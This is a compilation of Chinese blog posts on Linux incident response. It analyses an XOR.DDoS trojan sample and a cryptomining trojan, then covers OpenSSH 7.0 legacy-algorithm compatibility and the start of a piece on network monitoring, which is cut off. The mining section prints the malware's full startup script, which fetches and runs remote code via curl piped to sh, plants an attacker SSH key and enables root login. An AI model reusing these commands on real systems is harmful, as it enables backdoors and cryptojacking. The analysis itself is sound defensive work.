**重启：**包括进程重启和系统重启，鉴于很多程序自身的隐藏性能问题，重启可以释放资源、重新加载配置，或者可能输出异常信息，为解决问题提供思路。  
**重装：**修复被破坏的文件，格式化磁盘，修复配置等。有一定效果。  
**换机器：**对于有年头的机器有效，磁盘、CPU、主板、乃至不起眼的一颗电池，都有可能是引发性能问题的瓶颈。

如果排除上述因素，就要警惕自己的机器是不是被植入木马了。我们首先来看一个样本。

## 特征分析

一般特征：功能异常数上升、登陆缓慢、网卡流量异常波动 如果木马程序还没有进程隐藏功能的话，还可以在top看到如下信息 (img)

| PID  | USER | PR | NI | VIRT | RES | SHR | S | %CPU       | %MEM | TIME+   | COMMAND    |
|------|------|----|----|------|-----|-----|---|------------|------|---------|------------|
| 3494 | root | 19 | 0  | 378m | 25m | 212 | R | **1595.6** | 0.7  | 5798:34 | eyshcjdmzg |

这是我抓到的第一个木马样本，所以给它取了个代号：101。

## 基础分析

1. 篡改crontab -bash-4.3# cat /etc/crontab ` SHELL=/bin/bash

PATH=/sbin:/bin:/usr/sbin:/usr/bin MAILTO=root HOME=/

```
# run-parts 01 root run-parts /etc/cron.hourly 02 4 root run-parts /etc/cron.daily 22 4 0 root
run-parts /etc/cron.weekly 42 4 1 root run-parts /etc/cron.monthly V3 root
/etc/cron.hourly/gcc.sh
```

2. 程序入口

\*\*-bash-4.3# vi /etc/cron.hourly/gcc.sh\*\*

```
#!/bin/sh PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin for i in
cat /proc/net/dev|grep :|awk -F: {'print $1'} ; do ifconfig $i up& done
cp /lib/libudev.so /lib/libudev.so.6 /lib/libudev.so.6
```

木马通过crontab创建时间计划任务来实现启动，运行该gcc.sh，该命令启动所有网卡，并拷贝/lib/libudev.so文件到/lib/libudev.so.6并执行该文件。

3. 攻击路径

如果部署了登陆审计平台，或者对方还没来得及清扫犯罪现场，可以看到他的来路：

-bash-4.3# last -10 user pts/3 11X.25.49.200 Mon Jun 6 23:46 - 01:47 (02:01)`` 再根据以上公网IP和时间，可以定位到它的来源是某普通宽带用户。宽带账号：05919399XXXX@fj 客户名称：危XX

1. 应急清除策略 恢复crontab->清除gcc.sh ->清除/lib/libudev.so.6 ->查杀进程 一定要注意操作顺序，如果只kill掉进程是没有用的，它已经做到自己复制、重启。

## XOR.DDoS木马原理

编号101是一款国产的Linux系统的远程控制软件（Linux/XOR.DDoS）。


MalwareMustDie首先在2014年10月曝光了该木马。32位和64位的Linux Web服务器、台式机、ARM架构系统等也容易遭受该木马攻击。

杀毒软件公司Avast在它们的博客中解释了这种新的威胁，该木马可以根据目标Linux系统环境的不同来相应调整安装方式，并安装一个rootkit来躲避杀毒软件的检测。黑客首先通过SSH暴力登录目标Linux系统，然后尝试获得根用户证书。如果成功，则通过一个shell脚本安装该木马，该shell脚本的功能主要包括：主程序、环境检测、编译、解压、安装等。该木马首先通过受害系统的内核头文件来进行兼容性检测，如果成功匹配则继续安装一个rootkit，以此来隐藏木马自身。

此外，它主要针对游戏和教育网站，能够对其发起强有力的DDoS攻击，可以达到每秒1500亿字节的恶意流量。根据内容分发网络Akamai科技发布的一份报告，XOR DDoS僵尸网络每天至少瞄准20个网站，将近90%的目标站点位于亚洲。报告中声称：“Akamai的安全情报反应小组（SIRT）正在追踪XOR DDoS，这是一个木马恶意软件，攻击者使用它劫持Linux机器并将其加入到僵尸网络，以发起分布式拒绝服务攻击（DDoS）活动。迄今为止，XOR DDoS僵尸网络的DDoS攻击带宽从数十亿字节每秒（Gbps）到150+Gbps。游戏行业是其主要的攻击目标，然后是教育机构。今天早上Akamai SIRT发布了一份安全威胁报告，该报告由安全响应工程师Tsvetelin ‘Vincent’ Choranov所作。”

## 源码分析

多态（**Polymorphic**）是指恶意软件在自我繁殖期间不断改变（“morphs”）其自身文件特征码（大小、hash等等）的特点，衍生后的恶意软件可能跟以前副本不一致。因此，这种能够自我变种的恶意软件很难使用基于签名扫描的安全软件进行识别和检测。



The screenshot shows the IDA Pro interface with the following details:

- Functions window:** Shows a list of functions, many of which are marked with a green highlight.
- Assembly View:** Displays assembly code starting at address **00000000**. The code includes various instructions like **INS/DEL**, **D/A/\***, **N**, and **U**, followed by comments such as **create/delete structure**, **create structure member (data/ascii/array)**, **rename structure or structure member**, and **delete structure member**.
- Comments:** The assembly code is annotated with several comments containing the text **PRESS KEYPAD CTRL-“+” TO EXPAND**, indicating polymorphic code generation.
- Imports:** A list of imported symbols is visible on the right side of the interface.

```

loc_8049410:
mov    eax, [ebp+var_C]
movzx ecx, byte ptr [eax]
mov    edx, [ebp+var_8]
mov    eax, edx
sar    edx, 1Fh
idiv  [ebp+var_4]
mov    eax, edx
movzx eax, byte ptr xorkeys[eax] ; "BB2FA36AAA9541F0"
mov    edx, ecx
xor    edx, eax
mov    eax, [ebp+var_C]
mov    [eax], dl
add    [ebp+var_8], 1
add    [ebp+var_C], 1

```

木马具有非常多功能：增加服务、删除服务、执行程序、隐藏进程、隐藏文件、下载文件、获取系统信息、发起DDOS攻击等行为。主程序的作用是根据感染目标机器的系统开发版本传输并且选择C&C服务器。C2服务器归属地为美国,加利福尼亚州,洛杉矶。

其实就算是拿到了样本，逆向难度也很大。何况木马关键数据全部加密，传输过程也加密，哪哪都是加密。笔者曾经试图自行破解，找来了《IDA Pro指南》之类的秘籍，无奈功力不够，只能草草收场。

## 防御之难

首先，防御一方是守城战。资源有限，防线漫长，安全投入大见效慢。做与不做效果无法评估，做了不代表没有漏洞，不做也不见得出什么大事。

其次，消极安全观主导制度体系建设。每个大单位都有安全责任制，甚至很多地方都上升到安全KPI一票否决的高度。实际情况呢？管理上的松散、各自为战，为了安全KPI，消极看待业务需求，逼得业务方剑走偏锋，反而增加了漏洞风险。

最后，攻防双方技术上完全不对等。攻击者已经进化到大兵团作战模式，兵强马壮，甚至还发展出CaaS（Crime as a Service）这类梦幻般的服务理念。例如僵尸网络不仅可以调度全部资源，提供大规模攻击服务，还能提供间歇性的慢速攻击服务。按需收费，童叟无欺。防御者基本上还是的大刀长矛。这战没发打。

## 合作

如果凭借笔者个人的天资和努力，甚至凭借本公司力量，几乎可以肯定，我们到现在还不一定能知道这款的木马的名字，更不用说管窥它的细节。因为我们根本就不是安全公司，几百号人里面连一个安全专家都没有。这种情况在其它企业应该也具有普遍性。

在这次的案例中，很快就完成了从样本捕获、攻击分析到安全加固的一系列动作，全程业务不受太大影响，甲方用户基本无感知。关键得益于和第三方的充分合作。

微步在线（ThreatBook）——国内首家威胁情报公司。它们的思路很特别，没有去走传统安全公司的老路，而是专注于威胁情报的样本分析、收集和处理，实现大范围长跨度的数据积累，促进情报交流和信息共享，通过合作创造价值。这个思路对于打破行业、竞争企业的壁垒，意义非凡。

最近，它们刚刚拿到A轮投资，资本市场就是敏锐。

## (2) 今天你被挖矿了吗？

字数835 阅读115 评论2 喜欢1 书接上文，针对编号101样本的分析，我们已经知道，黑色产业界通过植入木马，控制了大量主机资源，只要有人花钱，就可以按需要调度足够的资源发动DDos攻击，据说还可以按效果付费。

此外，还有一种常见模式则是“挖矿木马”，首先还是来看样本：

```
root      3744 29921  0 19:53 pts/0    00:00:00 grep min
root      31333     1 99 19:48 ?        02:46:38
/opt/minerd -B -a cryptonight
-o stratum+tcp://xmr.crypto-pool.fr:8080 -u
48vKMSzWMF8TCVvMJ6jV1BfKZJFwNRntazXquc7fvq9DW23GKK
cvQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x
```

uptime看到的负载值非常高。

启动脚本

```
echo "**/15 * * * * curl -fsSL https://r.chanstring.com/pm.sh?0706 | sh" > /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "**/15 * * * * curl -fsSL https://r.chanstring.com/pm.sh?0706 | sh" > /var/spool/cron/crontabs/root

if [ ! -f "/root/.ssh/KHK75NE0iq" ]; then
  mkdir -p ~/.ssh
  rm -f ~/.ssh/authorized_keys*
  echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQzCzwg/9uD0WKwrr1zHxb3mtN++94RMITshREwOc
9hZfS/F/yw8KgHYTKvIAk/Ag1xBkBCbdHXwb/TdRzmzf6P+d+0hV4u9ny0YpLJ53mzb1JpQVj+wZ7yE0WW/QPJ
EoXLKn40y5hflu/XRe4dybhQV8q/z/sDCVHT5FIFN+tKez3txL6NQHTz405PD3GLWFsJ1A/Kv9RojF6wL4l3WC
RDXu+dm8gSpjTuuXXU74iSeYjc4b0H1BwdQbBXmVqZ1Xzzr6K9AZp0M+ULHzdzqrA3SX1y993qHNytbEgN+9IZ
Cw1H0n1EPxBro4mXQkTVdQkWo0L4aR7xB1AdY7vRnrvFav root" > ~/.ssh/KHK75NE0iq
  echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
  echo "RSAAuthentication yes" >> /etc/ssh/sshd_config
  echo "PubkeyAuthentication yes" >> /etc/ssh/sshd_config
  echo "AuthorizedKeysFile .ssh/KHK75NE0iq" >> /etc/ssh/sshd_config
  /etc/init.d/sshd restart
fi
```

```

if [ ! -f "/etc/init.d/lady" ]; then
    if [ ! -f "/etc/systemd/system/lady.service" ]; then
        mkdir -p /opt
        curl -fsSL https://r.chanstring.com/v12/lady_`uname -i` -o /opt/KHK75NE0iq33 &
& chmod +x /opt/KHK75NE0iq33 && /opt/KHK75NE0iq33
    fi
fi

service lady start
systemctl start lady.service
/etc/init.d/lady start


echo "*/15 * * * * curl -fsSL https://r.chanstring.com/pm.sh?0706 | sh" > /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "*/15 * * * * curl -fsSL https://r.chanstring.com/pm.sh?0706 | sh" > /var/spool/cron/crontabs/root

if [ ! -f "/root/.ssh/KHK75NE0iq" ]; then
    mkdir -p ~/.ssh
    rm -f ~/.ssh/authorized_keys*
    echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQzCzwg/9uDOWKwwr1zHxb3mtN++94RNITshREwOC
9hzFS/F/yw8KgHYTKvIAk/Ag1xBkBCbdHXwb/TdRzmzf6P+d+0hV4u9ny0YpLJ53mzb1JpQVj+wZ7yE0WW/QPJ
EoXLKn40y5hflu/XRe4dybhQV8q/z/sDCVHT5FIFN+tKez3txL6NQHTz405PD3GLWFsJ1A/Kv9RojF6wL4l3WC
RDxu+dm8gSpjTuuXXU74iSeYjc4b0H1BwdQbBXmVqZ1Xzzr6K9AZp0M+ULHzdzqrA3SX1y993qHNytbEgN+9IZ
CwlH0n1EPxBro4mXQkTVdQkWo0L4aR7xB1AdY7vRnrvFav root" > ~/.ssh/KHK75NE0iq
    echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
    echo "RSAAuthentication yes" >> /etc/ssh/sshd_config
    echo "PubkeyAuthentication yes" >> /etc/ssh/sshd_config
    echo "AuthorizedKeysFile .ssh/KHK75NE0iq" >> /etc/ssh/sshd_config
    /etc/init.d/sshd restart
fi

if [ ! -f "/etc/init.d/lady" ]; then
    if [ ! -f "/etc/systemd/system/lady.service" ]; then
        mkdir -p /opt
        curl -fsSL https://r.chanstring.com/v12/lady_`uname -i` -o /opt/KHK75NE0iq33 &
& chmod +x /opt/KHK75NE0iq33 && /opt/KHK75NE0iq33
    fi
fi

service lady start
systemctl start lady.service
/etc/init.d/lady start

mkdir -p /opt

# /etc/init.d/lady stop
# systemctl stop lady.service
# pkill /opt/cron
# pkill /usr/bin/cron

```

```
# rm -rf /etc/init.d/lady
# rm -rf /etc/systemd/system/lady.service
# rm -rf /opt/KHK75NE0iq33
# rm -rf /usr/bin/cron
# rm -rf /usr/bin/.cron.old
# rm -rf /usr/bin/.cron.new
```

商业模式被植入比特币“挖矿木马”的电脑，系统性能会受到较大影响，电脑操作会明显卡慢、散热风扇狂转；另一个危害在于，“挖矿木马”会大量耗电，并造成显卡、CPU等硬件急剧损耗。比特币具有匿名属性，其交易过程是不可逆的，被盗后根本无法查询是被谁盗取，流向哪里，因此也成为黑客的重点窃取对象。

**攻击&防御** 植入方式：安全防护策略薄弱，利用Jenkins、Redis等中间件的漏洞发起攻击，获得root权限。

最好的防御可能还是做好防护策略、严密监控服务器资源消耗（CPU／load）。

这种木马很容易变种，很多情况杀毒软件未必能够识别：

63210b24f42c05b2c5f8fd62e98dba6de45c7d751a2e55700d22983772886017

| 检出率    | 1 / 24   |
|--------|--|
| SHA256 | 63210b24f42c05b2c5f8fd62e98dba6de45c7d751a2e55700d22983772886017 |
| 分析时间   | 2016-07-06 20:49:06 ( 4天前 )                                      |
| Tags   |  |

| 检测结果            | 静态信息 | 行为分析 | 网络活动 | 可视分析                    |
|-----------------|------|------|------|-------------------------|
| 反病毒软件           |      |      |      | 结果                      |
| 360 (Qihoo 360) |      |      |      | virus.elf.bitcointool.a |
| IKARUS          |      | ✓    |      | 2016-07-06              |
| 火绒 (Huorong)    |      | ✓    |      | 2016-07-06              |
| 腾讯 (Tencent)    |      | ✓    |      | 2016-07-06              |
| Avast           |      | ✓    |      | 2016-07-06              |

r.chanstring.com 分析报告

域名服务商  
域名服务器  
Alexa排名 N/A

威胁情报 IP分析 子域名 Whois 可视分析

IP地址

IP地址 104.131.120.66 (共有 3 个域名指向此地址)  
地理位置 美国,纽约州,纽约 (digitalocean.com)  
ASN 23456 (-Reserved AS-, ZZ) 中风险 ?

历史解析记录

查看此信息需要确认用户权限, 请 登录

| 时间         | IP          | 国家 | 省／州                    |
|------------|-------------|----|------------------------|
| 2016-06-18 | 104.131.*.* | 美国 | 纽约州 (digitalocean.com) |

指向同一IP的域名列表

| 域名                | 域名                    |
|-------------------|-----------------------|
| lipinjiaohuan.com | www.lipinjiaohuan.com |
| r.super1024.com   |                       |

## SSH并不安全

OpenSSH7.0做出了一些变更，默认禁用了一些较低版本的密钥算法。受此影响，在同一系统中的主机、网络设备必须同步升级，或者开启兼容选项。实测中，也有某些厂家产品内核的原因，甚至无法升级。由此案例，关于系统版本管理、安全、架构、开源文档，甚至采购方面，都可以引发很多思考。

### 背景

某系统按照安全管理要求，需对全系统主机的OpenSSH版本升级。第一次测试：系统自有服务器。主机：RedHat Linux／SunOS：系统内全部主机升级，内部互通没有问题 第二次测试：主机到网络设备SSH互通性

## 国外厂商

思科（系统版本IOS 12.0系列，IOS 4.0系列），RedBack（系统版本SEOS-12系列，SEOS-6.0系列）。目前仅支持diffie-hellman-group1-sha1、ssh-dss两种算法。当然不排除今年国产化运动影响，国外厂商维保过期等原因导致的售后服务滞后。

## 国内厂商

华为，无论是城域骨干网设备，还是IPRAN 各型号，甚至老式交换机都完全兼容。中兴，只有较新的CTN9000-E V3.00.10系列能有限支持diffie-hellman-group1-sha1，其它各型号在服务器OpenSSH7.0以上版本后都无法正常访问。

## 原因解析

### 直接原因：**OpenSSH7.0**安全特性升级

基于安全考虑，OpenSSH7.0将diffie-hellman-group1-sha1，ssh-dss等运行时状态默认变更为禁用。*Support for the 1024-bit diffie-hellman-group1-sha1 key exchange is disabled by default at run-time. Support for ssh-dss, ssh-dss-cert- host and user keys is disabled by default at run-time*

### 采购原因：国产化运动

国产化是近年来的国家战略，各行各业都有涉及。在本次案例中，国际大厂Cisco,RedBack,Juniper等，个人以为更大的可能不是无法更新，而是基于商务原因。既然你不在维保合同期之内，又没有继续采购的计划，那我干嘛还给你升级？甚至由此可以推论：针对在网国外厂商设备，漏洞多又没有升级保障，会变成攻击和防护的重灾区。

### 软件质量：厂商系统架构水平差异

同样是国内厂家，测试对比结果却非常强烈！！这其实是没有想到的。通过这个小细节，可以看出华为的系统架构与中兴早已拉开境面上的差距。结合近年来，华为出入开源社区的身影，更可以说其对系统内核的理解和掌握已经到了相当的程度。个人揣测，其早期版本可能也没有多好的支持。由于架构设计较好，又有更高的自我要求，逐步通过补丁升级，不动声色地就更新好了。持续升级能力，可以作为评价企业长期

### **OpenSSH7.0**以后的演进

针对密钥强度和加密算法方面更新会持续加强，必须有所准备 *We plan on retiring more legacy cryptography in the next release including:*

- Refusing all RSA keys smaller than 1024 bits (the current minimum is 768 bits)
- Several ciphers will be disabled by default: blowfish-cbc, cast128-cbc, all arcfour variants and the rijndael-cbc aliases for AES.
- MD5-based HMAC algorithms will be disabled by default.

## 延伸 : Logjam Attack

(本人没查到对应的中文名称，暂翻译为“僵尸攻击”，欢迎指正) 一种针对Diffie-Hellman密钥交换技术发起的攻击，而这项技术应用于诸多流行的加密协议，比如HTTPS、TLS、SMTPS、SSH及其他协议。一个国外计算机科学家团队2015-5-20公开发布。

## 延伸 : 开源组件演进追踪

本案例实际操作过程中，开头走了很多弯路，并没有一下找到要害。根源在于团队缺乏关注开源产品演进方向的意识和习惯，也缺乏直接阅读、理解官方文档的习惯。

## OpenSSH 7.0 变更说明

# Changes since OpenSSH 6.9

This focus of this release is primarily to deprecate weak, legacy and/or unsafe cryptography.  
Security-----

- sshd(8): OpenSSH 6.8 and 6.9 incorrectly set TTYs to be world-writable. Local attackers may be able to write arbitrary messages to logged-in users, including terminal escape sequences. Reported by Nikolay Edigaryev.
- sshd(8): Portable OpenSSH only: Fixed a privilege separation weakness related to PAM support. Attackers who could successfully compromise the pre-authentication process for remote code execution and who had valid credentials on the host could impersonate other users. Reported by Moritz Jodeit.
- sshd(8): Portable OpenSSH only: Fixed a use-after-free bug related to PAM support that was reachable by attackers who could compromise the pre-authentication process for remote code execution. Also reported by Moritz Jodeit.
- sshd(8): fix circumvention of MaxAuthTries using keyboard-interactive authentication. By specifying a long, repeating keyboard-interactive "devices" string, an attacker could request the same authentication method be tried thousands of times in a single pass. The LoginGraceTime timeout in sshd(8) and any authentication failure delays implemented by the authentication mechanism itself were still applied.

Found by Kingcope.

## Potentially-incompatible Changes

- Support for the legacy SSH version 1 protocol is disabled by default at compile time.
- Support for the 1024-bit diffie-hellman-group1-sha1 key exchange is disabled by default at run-time. It may be re-enabled using the instructions at <http://www.openssh.com/legacy.html>
- Support for ssh-dss, ssh-dss-cert-\* host and user keys is disabled by default at run-time. These may be re-enabled using the instructions at <http://www.openssh.com/legacy.html>
- Support for the legacy v00 cert format has been removed.
- The default for the sshd\_config(5) PermitRootLogin option has changed from "yes" to "prohibit-password".
- PermitRootLogin=without-password/prohibit-password now bans all interactive authentication methods, allowing only public-key,hostbased and GSSAPI authentication (previously it permitted keyboard-interactive and password-less authentication if those were enabled).

### 解决方案（翻译）

OpenSSH实现了所有符合SSH标准的加密算法，使得应用之间可以互相兼容，但是自从一些老式的算法被发现不够强壮以来，并不是所有的算法都会默认启用。当OpenSSH拒绝连接一个只支持老式算法的应用时，我们该如何做呢？当一个SSH客户端与一个服务端建立连接的时候，两边会互相交换连接参数清单。清单包括用于加密连接的编码信息，消息认证码(MAC)用于防止网络嗅探篡改，公钥算法可以让服务端向客户端证明它是李刚（我就是我，而不是另一个“我”），密钥交换算法是用来生成每次连接的密钥。在一次成功的连接中，这里的每个参数必须有一组互相支持的选择。当客户端和服务端通讯的时候，不能匹配到一组互相支持的参数配置，那么这个连接将会失败。OpenSSH(7.0及以上版本)将输出一个类似的错误信息：

```
Unable to negotiate with 127.0.0.1: no matching key exchange method found.  
Their offer: diffie-hellman-group1-sha1
```

在这种情况下，客户端和服务端不能够就密钥交换算法达成一致。服务端只提供了一个单一的算法：diffie-hellman-group1-sha1。OpenSSH可以支持这种算法，但是它默认不启用，因为这个算法非常弱，理论上存在僵尸攻击的风险。这个问题的最好的解决方案是升级软件。OpenSSH禁用的算法，都是那些我们明确不推荐使用的，因为众所周知它们是不安全的。在

某些情况下，立科升级也许是不可能的，你可能需要临时地重新启用这个较弱的算法以保持访问。在上面这种错误信息的情况下，OpenSSH可以配置启用diffie-hellman-group1-sha1密钥交换算法（或者任何其它被默认禁用的），可通过KexAlgorithm选项一或者在命令行：

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 user@127.0.0.1
```

或者在 `~/.ssh/config` 配置文件中：

```
Host somehost.example.org
KexAlgorithms +diffie-hellman-group1-sha1
```

命令行中`ssh`和“+”号之间连接算法选项的配置，对客户端默认设置来说相当于替换。通过附加信息，你可以自动升级到最佳支持算法，当服务端开始支持它的时候。另一个例子，主机验证过程中，当客户端和服务端未能就公钥算法达成一致的时候：

```
Unable to negotiate with 127.0.0.1: no matching host key type found.
Their offer: ssh-dss
```

OpenSSH 7.0及以上版本同样禁用了`ssh-css(DSA)`公钥交换算法。它也太弱了，我们强烈不建议使用它。

```
ssh -oHostKeyAlgorithms=+ssh-dss user@127.0.0.1
```

或者在 `~/.ssh/config` 配置文件中：

```
Host somehost.example.org
HostkeyAlgorithms ssh-dss
```

视服务端配置情况而定，验证过程中其它连接参数也可能失败。你启用它们的时候，也许需要确定编码方式或者消息验证码配置选项。延伸：查询 SSH 已支持的算法

```
ssh -Q cipher      # 支持的编码方式
ssh -Q mac        # 支持的消息验证码
ssh -Q key        # 支持的公钥类型
ssh -Q kex        # 支持的密钥交换算法
```

最后，当你需要试图连接一个特殊主机的时候，也可以通过`-G`选项查询实际使用`ssh`配置。

```
ssh -G user@somehost.example.com
```

将列出所有的配置选项，包括被选用的编码方式，消息验证码，公钥算法，密钥算法参数的值。

---

更多精彩内容，请扫码关注公众号：[@睿哥杂货铺 RSS订阅 RiboseYim](#)

# 浅谈基于数据分析的网络态势感知

## 摘要

态势感知（Situational Awareness，SA）的概念最早在军事领域被提出。20世纪80年代，美国空军就提出了态势感知的概念，覆盖感知（感觉）、理解和预测三个层次。90年代，态势感知的概念开始被逐渐被接受，并随着网络的兴起而升级为“网络态势感知（Cyberspace Situation Awareness，CSA）”，指在大规模网络环境中对能够引起网络态势发生变化的安全要素进行获取、理解、显示以及最近发展趋势的顺延性预测，而最终的目的是要进行决策与行动。本文将围绕以下话题讨论网络态势感知中的几个常见问题：

- 网络感知的基础：网络分层、传感器
- 网络分析技术：SNMP、NetFlow、sFlow、NetStream、Packet Capturing
- 网络数据可视化：Wireshark、NTopng、Ganglia、GeoIP

## 一、网络感知的基础

### 1、没有任何一个传感器是全能的

测量一个网络的一般步骤如下：首先获得网络拓扑图，网络的连接方法、潜在的观察点列表等；然后确定潜在观察点，确定该位置所能看到的流量；最后，确定最优的覆盖方案。在复杂网络中，没有任何一个传感器能够全面覆盖，需要多种传感器配合使用。按照采集的领域，传感器可以分为三类：

- 网络：入侵检测系统（IDS）、NetFlow采集器、TCP采集器（如tcpdump）
- 主机：驻留在主机上，监控主机上的活动（文件访问、登录注销）、网卡流量
- 服务：邮件消息、特定服务的HTTP请求


### 2、网络分层对传感器的影响

总的来说，网络传感器的焦点是OSI模型中的第2层～第4层，而服务传感器的焦点是第5层及以上。分层对网络流量的影响中，还需要考虑最大传输单元（MTU）：数据帧尺寸的上限，影响到介质中可以传送的封包的最大尺寸，以太网的MTU为1500字节，即IP封包不会超过这个尺寸。OSI模型第5层会话层需要考虑的情况是会话加密，加密后的信息无法直接理解；在第6层和第7层中，必须知道协议细节，才能提取有意义的信息。

## 网络分层模型概览

分层模型只是模型不是规范！

@RiboseYim



## 二、网络分析技术


网络流量反映了网络的运行状态，是判别网络运行是否正常的关键。如果网络所接收的流量超过其实际运载能力，就会引起网络性能下降。网络中流量的各种参数主要包括：接收和发送数据报、丢包率、数据报延迟。

### 1、SNMP

SNMP（Simple Network Management Protocol）包含一个应用层协议（application layer protocol）、数据库模型（database schema），和一组数据对象。SNMP的第一个RFC系列出现在1988年(RFC1065-1067)，第二版（RFC1441–1452）作了修订，由于第二版的新安全系统被认为过于复杂而不被广泛接受，因此出现了两个方案：SNMP v2c（基于社区，RFC1901–1908）、SNMP v2u(基于用户，RFC1909–1910)。SNMP第三版（RFC3411-3418）主要增加了安全性方面的强化：信息完整性，保证数据包在发送中没有被篡改；认证，检验信息来自正确的来源；数据包加密，避免被未授权的来源窥探。

基于SNMP协议定义的计数器：ifInOctets、ifOutOctets，两次采样的差值除以间隔时间即可获得平均流量。需要注意的是计数器的数据类型有两种：counter32和counter64。counter32计数的最大值是2的32次方减1，当超过4G的时候，计数器就会清零。如果是大流量、高精度采样（间隔时间低于1分钟），需要考虑使用counter64（ifHCInOctets、ifHCOOutOctets），否则可能出现数据偏差，例如：

```
snmpwalk -v 2c -c public -u username 192.168.1.10 ifHCInOctets
IF-MIB::ifHCInOctets.1 = Counter64: 5020760
IF-MIB::ifHCInOctets.2 = Counter64: 12343743
IF-MIB::ifHCInOctets.3 = Counter64: 7123
IF-MIB::ifHCInOctets.21 = Counter64: 3854
```



## 2、RMON

